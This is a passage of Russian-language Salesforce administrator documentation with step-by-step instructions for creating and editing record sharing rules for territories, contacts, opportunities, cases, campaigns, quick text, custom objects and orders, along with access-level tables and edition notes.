   Если выбрано правило на основе критериев, укажите критерии, которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В качестве значения необходимо использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку **«Добавить логику фильтра...»**.
5. Выберите значение в поле «Доступ к организации, контракту и активу по умолчанию».
6. В остальных полях выберите параметры доступа для записей, связанных с общедоступными организациями.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования правил общего доступа:

- Управление общим доступом

Параметр доступа	Описание
Личный (доступно только для связанных контактов, возможностей и обращений)	Пользователи не могут просматривать или обновлять записи, кроме случаев предоставления доступа вне данного правила общего доступа.

Параметр доступа	Описание
Только для чтения	Пользователи могут просматривать записи, но не могут их обновлять.
Для чтения и записи	Пользователи могут просматривать и обновлять записи.

Прим.: Параметр «Доступ к контакту» недоступен в том случае, если единому стандартному параметру для контактов задано значение «Контролируется родительским объектом».

7. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Правила общего доступа

Рекомендации по правилам общего доступа

Категории правила общего доступа

Создание правил общего доступа к территории организации

Правила общего доступа к территории организации опираются на назначение территорий. Разрешается создавать не более 300 правил общего доступа к территории организации.

1. Чтобы добавить общедоступные группы в правила общего доступа, убедитесь, что соответствующие группы были созданы.
2. В разделе «Настройка» введите *«Параметры общего доступа»* в поле «Быстрый поиск», затем выберите **«Параметры общего доступа»**.
3. Нажмите кнопку **«Создать»** в связанном списке «Правила общего доступа: территория организации».
4. Заполните поля **«Имя метки»** и **«Имя правила»**. Метка — это метка правила общего доступа, отображаемая в пользовательском интерфейсе. Имя правила — это уникальное имя, используемое интерфейсом API и управляемыми пакетами.
5. Заполните поле **«Описание»**. Данное поле содержит описание правила общего доступа. Данное поле является дополнительным и может содержать не более 1 000 символов.
6. В строке «Организации территории» выберите значение «Территории» или «Территории и подчиненные территории» в первом раскрывающемся списке и территорию во втором раскрывающемся списке.
7. В строке «Общий доступ с» выберите пользователей, которым предоставляется доступ к данным: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке или поле поиска.
8. Выберите значение в поле «Доступ к организации, контракту и активу по умолчанию».
9. В остальных полях выберите параметры доступа для записей, связанных с общедоступными территориями организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания правил общего доступа:

- Управление общим доступом

Параметр доступа	Описание
Личный (доступно только для связанных контактов, возможностей и обращений)	Пользователи не могут просматривать или обновлять записи, кроме случаев предоставления доступа вне данного правила общего доступа.
Только для чтения	Пользователи могут просматривать записи, но не могут их обновлять.
Для чтения и записи	Пользователи могут просматривать и обновлять записи.

Прим.: Параметр «Доступ к контакту» недоступен в том случае, если единому стандартному параметру для контактов задано значение «Контролируется родительским объектом».

10. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Правила общего доступа
Рекомендации по правилам общего доступа
Категории правила общего доступа

Редактирование правил общего доступа к территории организации

В правилах общего доступа к территории организации можно редактировать только параметры общего доступа.

1. В разделе «Настройка» введите *«Параметры общего доступа»* в поле «Быстрый поиск», затем выберите **«Параметры общего доступа»**.
2. Щелкните ссылку **«Правка»** напротив нужного правила в связанном списке «Правила общего доступа: территория организации».
3. При необходимости измените метку и имя правила.
4. Выберите параметры общего доступа для пользователей.

Параметр доступа	Описание
Личный (доступно только для связанных контактов, возможностей и обращений)	Пользователи не могут просматривать или обновлять записи, кроме случаев предоставления доступа вне данного правила общего доступа.
Только для чтения	Пользователи могут просматривать записи, но не могут их обновлять.
Для чтения и записи	Пользователи могут просматривать и обновлять записи.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования правил общего доступа:

- Управление общим доступом

Прим.: Параметр «Доступ к контакту» недоступен в том случае, если единому стандартному параметру для контактов задано значение «Контролируется родительским объектом».

5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Правила общего доступа

Рекомендации по правилам общего доступа

Категории правила общего доступа

Создание правил общего доступа к контакту

Правила общего доступа к контакту могут опираться на ответственного или другой критерий, включая тип записи и определенные значения полей. Разрешается создавать не более 300 правил общего доступа к контакту, в том числе не более 50 правил общего доступа на основе критериев.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания правил общего доступа:

- Управление общим доступом

1. Чтобы добавить общедоступные группы в правила общего доступа, убедитесь, что соответствующие группы были созданы.
2. В разделе «Настройка» введите *«Параметры общего доступа»* в поле «Быстрый поиск», затем выберите **«Параметры общего доступа»**.
3. Нажмите кнопку **«Создать»** в связанном списке «Правила общего доступа: контакт».
4. Заполните поля **«Имя метки»** и **«Имя правила»**. Метка — это метка правила общего доступа, отображаемая в пользовательском интерфейсе. Имя правила — это уникальное имя, используемое интерфейсом API и управляемыми пакетами.
5. Заполните поле **«Описание»**. Данное поле содержит описание правила общего доступа. Данное поле является дополнительным и может содержать не более 1 000 символов.
6. Выберите тип правила.
7. В зависимости от выбранного типа правила, выполните указанные ниже действия.
   - «На основе ответственности за запись». В строке «за которые отвечают участники» выберите пользователей, записи которых должны стать общедоступными: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке (или в поле поиска, если организация использует более 200 очередей, групп, ролей или территорий).
   - «На основе критериев». Укажите критерии «Поле», «Оператор» и «Значение», которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В качестве значения можно использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку **«Добавить логику фильтра...»**.

     Прим.: Чтобы использовать поле, которое не поддерживается правилами общего доступа на основе критериев, рекомендуем создать бизнес-правило или триггер Apex для копирования значения поля в текстовое или числовое поле и его использования в качестве критерия.
8. В строке «Общий доступ с» выберите пользователей, которым предоставляется доступ к данным: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке или поле поиска.

9. Выберите параметры общего доступа для пользователей.

Параметр доступа	Описание
Только для чтения	Пользователи могут просматривать записи, но не могут их обновлять.
Для чтения и записи	Пользователи могут просматривать и обновлять записи.

10. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Правила общего доступа

Рекомендации по правилам общего доступа

Категории правила общего доступа

Редактирование правил общего доступа к контакту

В правилах общего доступа на основе ответственного можно редактировать только параметры общего доступа. В правилах общего доступа на основе других критериев можно редактировать критерии и параметры общего доступа.

1. В разделе «Настройка» введите *«Параметры общего доступа»* в поле «Быстрый поиск», затем выберите **«Параметры общего доступа»**.
2. Щелкните ссылку **«Правка»** напротив нужного правила в связанном списке «Правила общего доступа: контакт».
3. При необходимости измените метку и имя правила.
4. Если выбрано правило на основе ответственного, перейдите к следующему действию.

   Если выбрано правило на основе критериев, укажите критерии, которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В качестве значения необходимо использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку **«Добавить логику фильтра...»**.

5. Выберите параметры общего доступа для пользователей.

Параметр доступа	Описание
Только для чтения	Пользователи могут просматривать записи, но не могут их обновлять.
Для чтения и записи	Пользователи могут просматривать и обновлять записи.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования правил общего доступа:

- Управление общим доступом

6. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Правила общего доступа

Рекомендации по правилам общего доступа

Категории правила общего доступа

Создание правил общего доступа к возможности

Правила общего доступа к возможности могут опираться на ответственного или другой критерий, включая тип записи и определенные значения полей. Разрешается создавать не более 300 правил общего доступа к возможности, в том числе не более 50 правил общего доступа на основе критериев.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания правил общего доступа:

- Управление общим доступом

1. Чтобы добавить общедоступные группы в правила общего доступа, убедитесь, что соответствующие группы были созданы.
2. В разделе «Настройка» введите *«Параметры общего доступа»* в поле «Быстрый поиск», затем выберите **«Параметры общего доступа»**.
3. Нажмите кнопку **«Создать»** в связанном списке «Правила общего доступа: возможность».
4. Заполните поля **«Имя метки»** и **«Имя правила»**. Метка — это метка правила общего доступа, отображаемая в пользовательском интерфейсе. Имя правила — это уникальное имя, используемое интерфейсом API и управляемыми пакетами.
5. Заполните поле **«Описание»**. Данное поле содержит описание правила общего доступа. Данное поле является дополнительным и может содержать не более 1 000 символов.
6. Выберите тип правила.
7. В зависимости от выбранного типа правила, выполните указанные ниже действия.
   - «На основе ответственности за запись». В строке «за которые отвечают участники» выберите пользователей, записи которых должны стать общедоступными: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке (или в поле поиска, если организация использует более 200 очередей, групп, ролей или территорий).
   - «На основе критериев». Укажите критерии «Поле», «Оператор» и «Значение», которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В качестве значения можно использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку **«Добавить логику фильтра...»**.

     Прим.: Чтобы использовать поле, которое не поддерживается правилами общего доступа на основе критериев, рекомендуем создать бизнес-правило или триггер Apex для копирования значения поля в текстовое или числовое поле и его использования в качестве критерия.
8. В строке «Общий доступ с» выберите пользователей, которым предоставляется доступ к данным: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке или поле поиска.
9. Выберите параметры общего доступа для пользователей. В правилах на основе ответственного или в правилах на основе критериев, где в качестве критерия выбрана ответственность, уровень доступа, заданный в параметре «Доступ

к возможности», относится к возможностям, принадлежащим участникам группы, роли или территории, независимо от связанной организации.

Параметр доступа	Описание
Только для чтения	Пользователи могут просматривать записи, но не могут их обновлять.
Для чтения и записи	Пользователи могут просматривать и обновлять записи.

10. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Правила общего доступа

Рекомендации по правилам общего доступа

Категории правила общего доступа

Редактирование правил общего доступа к возможности

В правилах общего доступа на основе ответственного можно редактировать только параметры общего доступа. В правилах общего доступа на основе других критериев можно редактировать критерии и параметры общего доступа.

1. В разделе «Настройка» введите *«Параметры общего доступа»* в поле «Быстрый поиск», затем выберите **«Параметры общего доступа»**.
2. Щелкните ссылку **«Правка»** напротив нужного правила в связанном списке «Правила общего доступа: возможность».
3. При необходимости измените метку и имя правила.
4. Если выбрано правило на основе ответственного, перейдите к следующему действию.

   Если выбрано правило на основе критериев, укажите критерии, которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В качестве значения необходимо использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку **«Добавить логику фильтра...»**.
5. Выберите параметры общего доступа для пользователей. В правилах на основе ответственного или в правилах на основе критериев, где в качестве критерия выбрана ответственность, уровень доступа, заданный в параметре «Доступ к возможности», относится к возможностям, принадлежащим участникам группы, роли или территории, независимо от связанной организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования правил общего доступа:

- Управление общим доступом

Параметр доступа	Описание
Только для чтения	Пользователи могут просматривать записи, но не могут их обновлять.
Для чтения и записи	Пользователи могут просматривать и обновлять записи.

6. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Правила общего доступа

Рекомендации по правилам общего доступа

Категории правила общего доступа

Создание правил общего доступа к обращению

Правила общего доступа к обращению могут опираться на ответственного или другой критерий, включая тип записи и определенные значения полей. Разрешается создавать не более 300 правил общего доступа к обращению, в том числе не более 50 правил общего доступа на основе критериев.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания правил общего доступа:

- Управление общим доступом

1. Чтобы добавить общедоступные группы в правила общего доступа, убедитесь, что соответствующие группы были созданы.
2. В разделе «Настройка» введите *«Параметры общего доступа»* в поле «Быстрый поиск», затем выберите **«Параметры общего доступа»**.
3. Нажмите кнопку **«Создать»** в связанном списке «Правила общего доступа: обращение».
4. Заполните поля **«Имя метки»** и **«Имя правила»**. Метка — это метка правила общего доступа, отображаемая в пользовательском интерфейсе. Имя правила — это уникальное имя, используемое интерфейсом API и управляемыми пакетами.
5. Заполните поле **«Описание»**. Данное поле содержит описание правила общего доступа. Данное поле является дополнительным и может содержать не более 1 000 символов.
6. Выберите тип правила.
7. В зависимости от выбранного типа правила, выполните указанные ниже действия.
   - «На основе ответственности за запись». В строке «за которые отвечают участники» выберите пользователей, записи которых должны стать общедоступными: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке (или в поле поиска, если организация использует более 200 очередей, групп, ролей или территорий).
   - «На основе критериев». Укажите критерии «Поле», «Оператор» и «Значение», которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В качестве значения можно использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку **«Добавить логику фильтра...»**.

     Прим.: Чтобы использовать поле, которое не поддерживается правилами общего доступа на основе критериев, рекомендуем создать бизнес-правило или триггер Apex для копирования значения поля в текстовое или числовое поле и его использования в качестве критерия.
8. В строке «Общий доступ с» выберите пользователей, которым предоставляется доступ к данным: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке или поле поиска.
9. Выберите параметры общего доступа для пользователей.

Параметр доступа	Описание
Только для чтения	Пользователи могут просматривать записи, но не могут их обновлять.
Для чтения и записи	Пользователи могут просматривать и обновлять записи.

10. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Правила общего доступа

Рекомендации по правилам общего доступа

Категории правила общего доступа

Редактирование правил общего доступа к обращению

В правилах общего доступа на основе ответственного можно редактировать только параметры общего доступа. В правилах общего доступа на основе других критериев можно редактировать критерии и параметры общего доступа.

1. В разделе «Настройка» введите *«Параметры общего доступа»* в поле «Быстрый поиск», затем выберите **«Параметры общего доступа»**.
2. Щелкните ссылку **«Правка»** напротив нужного правила в связанном списке «Правила общего доступа: обращение».
3. При необходимости измените метку и имя правила.
4. Если выбрано правило на основе ответственного, перейдите к следующему действию.

   Если выбрано правило на основе критериев, укажите критерии, которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В качестве значения необходимо использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку **«Добавить логику фильтра...»**.
5. Выберите параметры общего доступа для пользователей.

Параметр доступа	Описание
Только для чтения	Пользователи могут просматривать записи, но не могут их обновлять.
Для чтения и записи	Пользователи могут просматривать и обновлять записи.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования правил общего доступа:

- Управление общим доступом

6. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

- Правила общего доступа
- Рекомендации по правилам общего доступа
- Категории правила общего доступа

Создание правил общего доступа к кампании

Правила общего доступа к кампании могут опираться на ответственного или другой критерий, включая тип записи и определенные значения полей. Разрешается создавать не более 300 правил общего доступа к кампании, в том числе не более 50 правил общего доступа на основе критериев.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition** (за дополнительную плату), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания правил общего доступа:

- Управление общим доступом

1. Чтобы добавить общедоступные группы в правила общего доступа, убедитесь, что соответствующие группы были созданы.
2. В разделе «Настройка» введите *«Параметры общего доступа»* в поле «Быстрый поиск», затем выберите **«Параметры общего доступа»**.
3. Нажмите кнопку **«Создать»** в связанном списке «Правила общего доступа: кампания».
4. Заполните поля **«Имя метки»** и **«Имя правила»**. Метка — это метка правила общего доступа, отображаемая в пользовательском интерфейсе. Имя правила — это уникальное имя, используемое интерфейсом API и управляемыми пакетами.
5. Заполните поле **«Описание»**. Данное поле содержит описание правила общего доступа. Данное поле является дополнительным и может содержать не более 1 000 символов.
6. Выберите тип правила.
7. В зависимости от выбранного типа правила, выполните указанные ниже действия.
   - «На основе ответственности за запись». В строке «за которые отвечают участники» выберите пользователей, записи которых должны стать общедоступными: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке (или в поле поиска, если организация использует более 200 очередей, групп, ролей или территорий).
   - «На основе критериев». Укажите критерии «Поле», «Оператор» и «Значение», которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В качестве значения можно использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку **«Добавить логику фильтра...»**.

     Прим.: Чтобы использовать поле, которое не поддерживается правилами общего доступа на основе критериев, рекомендуем создать бизнес-правило или триггер Apex для копирования значения поля в текстовое или числовое поле и его использования в качестве критерия.
8. В строке «Общий доступ с» выберите пользователей, которым предоставляется доступ к данным: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке или поле поиска.
9. Выберите параметры общего доступа для пользователей.

Параметр доступа	Описание
Только для чтения	Пользователи могут просматривать записи, но не могут их обновлять.
Для чтения и записи	Пользователи могут просматривать и обновлять записи.
Полный доступ	Любой пользователь в выбранной группе, роли или территории может просматривать, редактировать, переносить или удалять записи, а также предоставлять к ним доступ, подобно ответственному. Благодаря правилу общего доступа «Полный доступ», пользователи также могут просматривать, редактировать, удалять и закрывать действия, связанные с записью, если их единым параметрам общего доступа задано значение «Контролируется родительским объектом».

10. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Правила общего доступа

Рекомендации по правилам общего доступа

Категории правила общего доступа

Редактирование правил общего доступа к кампании

В правилах общего доступа на основе ответственного можно редактировать только параметры общего доступа. В правилах общего доступа на основе других критериев можно редактировать критерии и параметры общего доступа.

1. В разделе «Настройка» введите «*Параметры общего доступа*» в поле «Быстрый поиск», затем выберите **«Параметры общего доступа»**.
2. Щелкните ссылку **«Правка»** напротив нужного правила в связанном списке «Правила общего доступа: кампания».
3. При необходимости измените метку и имя правила.
4. Если выбрано правило на основе ответственного, перейдите к следующему действию.

   Если выбрано правило на основе критериев, укажите критерии, которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В качестве значения необходимо использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку **«Добавить логику фильтра...»**.
5. Выберите параметры общего доступа для пользователей.

Параметр доступа	Описание
Только для чтения	Пользователи могут просматривать записи, но не могут их обновлять.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition** (за дополнительную плату), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования правил общего доступа:

- Управление общим доступом

Параметр доступа	Описание
Для чтения и записи	Пользователи могут просматривать и обновлять записи.
Полный доступ	Любой пользователь в выбранной группе, роли или территории может просматривать, редактировать, переносить или удалять записи, а также предоставлять к ним доступ, подобно ответственному. Благодаря правилу общего доступа «Полный доступ», пользователи также могут просматривать, редактировать, удалять и закрывать действия, связанные с записью, если их единым параметрам общего доступа задано значение «Контролируется родительским объектом».

6. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Правила общего доступа

Рекомендации по правилам общего доступа

Категории правила общего доступа

Создание правил общего доступа к быстрому тексту

Чтобы создать правила общего доступа к быстрому тексту, выполните указанные ниже действия.

1. Чтобы добавить общедоступные группы в правила общего доступа, убедитесь, что соответствующие группы были созданы.
2. В разделе «Настройка» введите *«Параметры общего доступа»* в поле «Быстрый поиск», затем выберите **«Параметры общего доступа»**.
3. Нажмите кнопку **«Создать»** в связанном списке «Правила общего доступа: быстрый текст».
4. Заполните поля **«Имя метки»** и **«Имя правила»**. Метка — это метка правила общего доступа, отображаемая в пользовательском интерфейсе. Имя правила — это уникальное имя, используемое интерфейсом API и управляемыми пакетами.
5. Заполните поле **«Описание»**. Данное поле содержит описание правила общего доступа. Данное поле является дополнительным и может содержать не более 1 000 символов.
6. В строке «Быстрый текст: за которые отвечают участники» укажите пользователей, которым принадлежат данные, путем выбора категории в первом раскрывающемся списке и группы пользователей во втором раскрывающемся списке.
7. В строке «Общий доступ с» выберите пользователей, которым предоставляется доступ к данным: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке или поле поиска.
8. Выберите параметры общего доступа для пользователей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания правил общего доступа:

- Управление общим доступом

Параметр доступа	Описание
Только для чтения	Пользователи могут просматривать записи, но не могут их обновлять.
Для чтения и записи	Пользователи могут просматривать и обновлять записи.

9. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Правила общего доступа

Рекомендации по правилам общего доступа

Категории правила общего доступа

Создание правил общего доступа к настраиваемому объекту

Правила общего доступа к настраиваемому объекту могут опираться на ответственного или другой критерий, включая тип записи и определенные значения полей. Разрешается создавать не более 300 правил общего доступа к настраиваемому объекту, в том числе не более 50 правил общего доступа на основе критериев.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания правил общего доступа:

- Управление общим доступом

1. Чтобы добавить общедоступные группы в правила общего доступа, убедитесь, что соответствующие группы были созданы.
2. В разделе «Настройка» введите *«Параметры общего доступа»* в поле «Быстрый поиск», затем выберите **«Параметры общего доступа»**.
3. Нажмите кнопку **«Создать»** в связанном списке «Правила общего доступа» для нужного настраиваемого объекта.
4. Введите метку и имя правила. Метка — это метка правила общего доступа, отображаемая в пользовательском интерфейсе. Имя правила — это уникальное имя, используемое интерфейсом API и управляемыми пакетами.
5. Заполните поле **«Описание»**. Данное поле содержит описание правила общего доступа. Данное поле является дополнительным и может содержать не более 1 000 символов.
6. Выберите тип правила.
7. В зависимости от выбранного типа правила, выполните указанные ниже действия.
   - «На основе ответственности за запись». В строке «за которые отвечают участники» выберите пользователей, записи которых должны стать общедоступными: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке (или в поле поиска, если организация использует более 200 очередей, групп, ролей или территорий).
   - «На основе критериев». Укажите критерии «Поле», «Оператор» и «Значение», которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В качестве значения можно использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку **«Добавить логику фильтра...»**.

Прим.: Чтобы использовать поле, которое не поддерживается правилами общего доступа на основе критериев, рекомендуем создать бизнес-правило или триггер Apex для копирования значения поля в текстовое или числовое поле и его использования в качестве критерия.

8. В строке «Общий доступ с» выберите пользователей, которым предоставляется доступ к данным: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке или поле поиска.
9. Выберите параметры общего доступа для пользователей.

Параметр доступа	Описание
Только для чтения	Пользователи могут просматривать записи, но не могут их обновлять.
Для чтения и записи	Пользователи могут просматривать и обновлять записи.

10. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Правила общего доступа
Рекомендации по правилам общего доступа
Категории правила общего доступа

Редактирование правил общего доступа к настраиваемому объекту

В правилах общего доступа на основе ответственного можно редактировать только параметры общего доступа. В правилах общего доступа на основе других критериев можно редактировать критерии и параметры общего доступа.

1. В разделе «Настройка» введите *«Параметры общего доступа»* в поле «Быстрый поиск», затем выберите **«Параметры общего доступа»**.
2. Щелкните ссылку **«Правка»** напротив нужного правила в связанном списке «Правила общего доступа» для нужного настраиваемого объекта.
3. При необходимости измените метку и имя правила.
4. Если выбрано правило на основе ответственного, перейдите к следующему действию.

   Если выбрано правило на основе критериев, укажите критерии, которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В качестве значения необходимо использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку **«Добавить логику фильтра...»**.
5. Выберите параметры общего доступа для пользователей.

Параметр доступа	Описание
Только для чтения	Пользователи могут просматривать записи, но не могут их обновлять.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования правил общего доступа:

- Управление общим доступом

Параметр доступа	Описание
Для чтения и записи	Пользователи могут просматривать и обновлять записи.

6. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Правила общего доступа

Рекомендации по правилам общего доступа

Категории правила общего доступа

Создание правил общего доступа к заказу

Правила общего доступа к заказу могут опираться на ответственного или другой критерий, включая тип записи и определенные значения полей. Разрешается создавать не более 300 правил общего доступа к заказу, в том числе не более 50 правил общего доступа на основе критериев.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания правил общего доступа:

- Управление общим доступом

1. Чтобы добавить общедоступные группы в правила общего доступа, убедитесь, что соответствующие группы были созданы.
2. В разделе «Настройка» введите *«Параметры общего доступа»* в поле «Быстрый поиск», затем выберите **«Параметры общего доступа»**.
3. Нажмите кнопку **«Создать»** в связанном списке «Правила общего доступа: заказ».
4. Заполните поля **«Имя метки»** и **«Имя правила»**. Метка — это метка правила общего доступа, отображаемая в пользовательском интерфейсе. Имя правила — это уникальное имя, используемое интерфейсом API и управляемыми пакетами.
5. Заполните поле **«Описание»**. Данное поле содержит описание правила общего доступа. Данное поле является дополнительным и может содержать не более 1 000 символов.
6. Выберите тип правила.
7. В зависимости от выбранного типа правила, выполните указанные ниже действия.
   - «На основе ответственности за запись». В строке «за которые отвечают участники» выберите пользователей, записи которых должны стать общедоступными: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке (или в поле поиска, если организация использует более 200 очередей, групп, ролей или территорий).
   - «На основе критериев». Укажите критерии «Поле», «Оператор» и «Значение», которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В качестве значения можно использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку **«Добавить логику фильтра...»**.

     Прим.: Чтобы использовать поле, которое не поддерживается правилами общего доступа на основе критериев, рекомендуем создать бизнес-правило или триггер Apex для копирования значения поля в текстовое или числовое поле и его использования в качестве критерия.

8. В строке «Общий доступ с» выберите пользователей, которым предоставляется доступ к данным: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке или поле поиска.
9. Выберите параметры общего доступа для пользователей.

Параметр доступа	Описание
Только для чтения	Пользователи могут просматривать записи, но не могут их обновлять.
Для чтения и записи	Пользователи могут просматривать и обновлять записи.

10. Нажмите кнопку **«Сохранить»**.

Редактирование правил общего доступа к заказу

В правилах общего доступа на основе ответственного можно редактировать только параметры общего доступа. В правилах общего доступа на основе других критериев можно редактировать критерии и параметры общего доступа.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования правил общего доступа:

- Управление общим доступом

1. В разделе «Настройка» введите *«Параметры общего доступа»* в поле «Быстрый поиск», затем выберите **«Параметры общего доступа»**.
2. Щелкните ссылку **«Правка»** напротив нужного правила в связанном списке «Правила общего доступа: заказ».
3. При необходимости измените метку и имя правила.
4. Если выбрано правило на основе ответственного, перейдите к следующему действию.

